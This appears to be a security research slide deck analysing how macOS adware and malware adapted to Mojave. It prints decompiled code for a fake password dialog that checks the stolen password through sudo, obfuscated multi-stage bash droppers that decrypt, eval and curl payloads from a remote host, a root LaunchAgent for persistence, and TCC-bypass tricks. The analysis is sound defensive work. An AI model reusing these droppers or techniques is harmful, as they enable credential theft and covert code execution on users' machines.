
Herding Cattle in The Desert


How malware actors have adjusted to new security mechanisms in macOS Mojave

AIRO

@AiroSecurity Research Team




Oksana
@OksanaDavidov




Roy
@RoeeSRV

Omer
@platdrag




Ziv
@Hyp6rion



Uriel
@MalFuzzer

Daniel
@danielelkabes


Common Malware on macOS



* est. 118M active macs as of May' 19

- Estimated 26% of macs infected*
- Continues the trend of 100% YoY growth in infected machines since 2015
- Distributed thru scareware / bundled software
- Funneled attacks, not targeted.
- Rely on social engineering and user's habits
- Customized experience
  Location, origin, machine type
- Eliminating risk
  VMs, Multiple infections, user's activity
- An industry

Unchanged infection rate




- Mojave launched Oct. ‘18
- By May 1st 56% already upgraded
- Attackers have adapted

KillChain

- Code Signing
- Privilege Escalation
- Persistence
- Gaining Permissions
- Monetization

Code Signing




Unsigned App

- Most malware arrive bundled with other software or scareware
- Properly codesigned with Developer ID
- Apple will sometime revoke certificate in Gatekeeper, but are slow to response
- Actors are ready with stocks of devIds to replace (from crowdsourcing)
- Average DevID can last from days to a week(s)

Gaining Root

- ~50% of legit non-Appstore apps require user's password
- Malware show fake login dialog to get root password
- Will use these creds for installation and persistency



Real

Fake

Gaining Root

Password check:

Runs **"echo PASSWORD | sudo -S echo __tbt_true 2>&1"** verifies __tbt_true returned

```
/* @class __TBT_Utils */
-(void)__tbt_verifyPassword:(void *)arg2 {
    r15 = arg2;
    system("sudo -k");
    r12 = [NSPipe pipe];
    r14 = [[NSTask alloc] init];
    [r14 setLaunchPath:@"/bin/sh"];
    rcx = [[[self->_formPass stringValue] stringByReplacingOccurrencesOfString:@"\" withString:@"\\"] stringByReplacingOccurrencesOfString:@"'" withString:@"\'"];
    var_40 = @"-c";
    *(&var_40 + 0x8) = [NSString stringWithFormat:@"echo $'%@' | sudo -S echo __tbt_true 2>&1", rcx];
    [r14 setArguments:[NSArray arrayWithObjects:@"echo $'%@' | sudo -S echo __tbt_true 2>&1" count:0x2]];
    [r14 setStandardOutput:r12];
    r12 = [r12 fileHandleForReading];
    [r14 launch];
    if ([[[NSString alloc] initWithData:[r12 readDataToEndOfFile] encoding:0x4] rangeOfString:@"__tbt_true"] == 0x7fffffffffffffff) {
            rax = [*_passDialog window];
```

- Password is saved for later use

Gaining Root

```
var_40 = [[[__TBT_Utils __tbt_sharedInstance] __tbt_getTmpDir] stringByAppendingPathComponent:@"installOffers.sh"];
r15 = [r13 __tbt_getOffersURL];
[r13 setHpnt:@"0"];
[r13 setDs:@"0"];
if ([r15 rangeOfString:@"rb1"] != 0x7fffffffffffffff) {
        [r13 setHpnt:@"1", rcx];
        [r13 setDs:@"1", rcx];
}
if ([r15 rangeOfString:@"rb2"] != 0x7fffffffffffffff) {
        if ([r15 rangeOfString:@"cb1"] != 0x7fffffffffffffff) {
                [r13 setHpnt:@"1"];
        }
        if ([r15 rangeOfString:@"cb2"] != 0x7fffffffffffffff) {
                [r13 setDs:@"1"];
        }
}
if ([r15 isEqual:@""] == 0x0) {
        rax = [__TBT_Downloader __tbt_sharedInstance];
        rdx = r15;
        rbx = var_40;
        rcx = rbx;
        [rax __tbt_downloadAsBinary:rdx toPath:rcx];
        chmod([rbx UTF8String], 0x1fd);
        if (var_2C != 0x0) {
                system("sudo -k");
                rdx = @"echo $'%@' | sudo -S -E \"%@\" $'%@'";
                r8 = rbx;
                rcx = var_38;
                rbx = [NSString stringWithFormat:rdx];
        }
        [[r13 window] setIgnoresMouseEvents:0x1, rcx, r8];
        [r13 __tbt_runTask:rbx, rcx, r8];
```

```
path: /bin/bash
user: 501
args: (
    "/bin/bash",
    "-c",
    "echo $'testsystem321' | sudo -S -E \"/var/folders/f2/w04mygpj4s323g2r4y6f7sbw0000gn/T/.tmpma/installOffers.sh\" $'testsystem321'"
)
```

Password is used later malicious activities

Persistence - Quarantine Bypass

- Almost all samples dynamically d/l content during installation
- **Reason I:** Tailor offers to client according to metrics and fingerprint machines
- **Reason II:** Bypass gatekeeper and run unsigned code
- **Result:** Signed apps are just shells for the actual content
- Using tools that don’t set the com.apple.quarantine xattr flag allows d/l and run content anywhere and outside the sandbox

Persistence – Dynamic Installer

Bundle main exec is a short bash script, decrypting a file from /Resources/enc

```
#!/bin/bash
cd "$(dirname "$BASH_SOURCE")"
fileDir="$(dirname "$(pwd -P)")"
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:4771623920 <"$fileDir"/Resources/enc)"
```

Persistence – Dynamic Installer

Which drops another bash script that deobfuscates more code:

```
#!/bin/bash
_l() {
    _i=0;_x=0;
    for ((_i=0; _i<${#1}; _i+=2)) do
        __return_var="$__return_var$(printf "%02x" $(( ((0x${1:$_i:2})) ^ ((0x${2:$_x:2})) )) )"
        if (( (_x+=2)>=${#2} )); then ((_x=0)); fi
    done
    if [[ "$3" ]]; then eval "$3='$__return_var'"; else echo -n "$__return_var"; fi
}
<0x0b>_m() {
    _v=$(base64 --decode <(printf "$1"));_k=$(xxd -pu <(printf "$2"));
    __return_var="$(xxd -r -p <(_l "$_v" "$_k"))"
    if [[ "$3" ]]; then eval "$3='$__return_var'"; else echo -n "$__return_var"; fi
}
_y="4771623920"
_t="MTcxNjE4NTM... <LONG BASE64 CODE>"
eval "$(_m "$_t" "$_y")"
```

Persistence – Dynamic Installer

- Which drops the 3rd stage – another bash!

```
#!/bin/bash
...
url="http://api.formatlog.com/sd/?c=9WRybQ==&u=$machine_id&s=$session_guid&o=$os_version&b=6570001937"
unzip_password="739100075614416570001937"
tmp_path="$(mktemp /tmp/XXXXXXXXX)"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
app_dir="$(mktemp -d /tmp/XXXXXXXX)/"
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
...
```

- Downloads an application into /tmp folder
- This app will run the actual installer


Persistence – PKG Installer

```
<pkg-info format-version="2" identifier="com.outbyte.pkg.MacRepair" version="1.0"
relocatable="false" overwrite-permissions="false" followSymLinks="false"
install-location="/Applications" auth="none">
<payload installKBytes="0" numberOfFiles="1"/>
<scripts>
    <preinstall file="./preinstall"/>
    <postinstall file="./postinstall"/>
</scripts>
</pkg-info>
```

```
#!/bin/sh

#  InstallationScript.sh
#  MacRepair
#
#  Created by vergunov on 1/11/18.
#  Copyright © 2018 vergunov. All rights reserved.

sudo renice -n 0 $$
curl -d "v=1&t=event&tid=UA-101758043-1&cid=$INSTALL_PKG_SESSION_ID&ec=MacRepair
    Installation Pre-install&ea=Pre-install" -X POST
    https://www.google-analytics.com/collect;
echo "downloading zip"
curl -LOk http://downloads.outbyte.com/en/mac-repair/mac-repair.zip;
echo "removing previous download if exist";
sudo rm -rf MacRepair.app;
echo "unzipping";
unzip mac-repair.zip;
sudo rm -rf __MACOSX;
echo "removing zip";
sudo rm -rf mac-repair.zip;
sudo rm -rf /Applications/MacRepair.app;
mv MacRepair.app /Applications;
```

- PKG Contains a preinstall and postinstall scripts
- Launch another bash which Downloads and install the app into /Applications folder

TCC (Transparency, Consent, and Control)



- Mechanism for getting user consent when apps want to access its private data or automate other apps
- Mojave added more consent dialogs for access private data (photos, camera, mic, calendar etc.)
- Also new are dialogs for Apple events. Each App that wants to automate another app needs to have specific user consent.
- **More Dialogs == Less Installs**

TCC Bypass - Daemonizing

Offloading automation operations from main installer to daemons

- Daemon has a different name from the main installer (user don’t associate)
- Delayed run
  - After restart
  - After period of time
  - On command from C&C
- Dialog Appears out of nowhere


TCC Bypass

Daemon gets installed thru a launchAgent

> launchctl load ~/Library/LaunchAgents/com.MacPerformance.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>/Users/[redacted]/Library/UpdateMac/MacPerformance/MacPerformance</string>
        <key>Program</key>
        <string>/Users/[redacted]/Library/UpdateMac/MacPerformance/MacPerformance</string>
        <key>RunAtLoad</key>
        <true/>
        <key>UserName</key>
        <string>root</string>
</dict>
</plist>
```

TCC Bypass – Clickjacking




Using transparent window


TCC Bypass – User nagging

- What happens if user refuse to give permission?
  - System saves user's choice
- Apple's 'tccutil' allows reset of Security & Privacy settings

```
$ tccutil reset AppleEvents
```


- Loops until user finally give up and agree
  - Not requires root!






TCC Bypass

- Daemon runs and dialog pops out of nowhere – User Approves
- User supposed to see approved permissions in privacy settings






- Apparently daemon permissions do not appear in UI

TCC - vanishing TCC permissions

